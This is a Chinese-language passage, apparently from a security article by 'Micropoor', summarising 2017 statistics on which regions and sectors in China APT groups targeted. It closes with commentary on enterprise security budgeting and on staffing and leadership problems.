
3.5 APT攻击的对象

根据第三方的统计显示（不含港澳台地区）：2017年，国内受APT攻击最多的地区是辽宁和北京，其次是山东、江苏、上海、浙江和广东。关于APT攻击在中国境内的分布情况，详见下图（不含港澳台地区）。



3.5 APT攻击的对象

下图给出了2017年以来，APT攻击影响中国境内用户数量的月度分布情况，3月和11月是APT组织比较活跃的两个月份。



在针对政府机构的攻击中，APT组织除了会攻击一般的政府机构外，还有专门针对公检法的攻击。

在针对能源行业的攻击中，APT组织重点关注的领域依次是：石油、天然气和核能。针对能源行业的攻击，对国家安全具有很大的影响。

在针对金融行业的攻击中，APT组织最为关注的是银行，其次是证券、互联网金融等。还有部分APT组织会关注到与虚拟数字货币（如比特币、门罗币等）相关的机构或公司。针对金融机构的攻击大多会利用安全漏洞。针对ATM自动取款机的攻击也一直延续了2016年的活跃状态。

还有一点值得注意：APT组织的攻击虽然具有很强的针对性，但其攻击目标也并不一定是单一的。有的APT组织只攻击特定国家特定领域的目标（仅从目前已经披露的情况看），但也有很多APT组织会对多个国家的不同领域目标展开攻击。上图给出了2017年全球各国研究机构发布的APT研究报告中，披露APT组织攻击目标的所属国家、领域数量分析。

引言（5）：

目前市场上的企业网络安全规划与建设大部分存在统一实施方案，或者是模板方案。而非针对特定行业，特定客户群体来制定针对方案。而不同行业，不同背景的企业安全规划方案也一定是不相同的。如传统行业（医药，食品，汽车）对待企业安全的建设是起跑阶段。如金融行业（证券，银行，保险）对待企业安全的建设是规划与实施阶段。如互联网行业（某度，某巴，某鹅）对待企业安全建设是自研或商业化阶段。为了更好的了解，所以如上制图，更能清楚的看到，未来企业网络安全对待企业发展的重要性，以及特定行业特定规划方案，特定行业特定防御对象。如某X企业安全预算为100万，是否应该针对该企业，行业，地理位置，做防御预算倾斜，并且留有10%-15%的资金量做2月，3月，11月攻击高发期的预案资金等。

总结：

由于信息化，自动化的办公，企业成本的考虑，传统的“以点打面”的点会越来越分散与难以集中管理，如跨国办公，移动办公等。那么可预知的攻击方式将会以人为突破口的事越来越多。安全的本质又不能仅仅靠预算与设备的投入而杜绝，尤其是在未来的大型甲方公司，都会有着自己的安全团队，那么如何把网络安全发展成未来甲方公司的企业文化，将会是一个漫长的过程。而近些年无论是国内还是国外的官方部门开始重视网络安全，但是效果不明显，这里做一个总结，同样部分也适用于企业：

4.2 企业安全建设面临的本质问题

1 领导不重视

2 岗位无编制

3 专业能力弱

4 攻防更新快

5 人才留不住

- Micropoor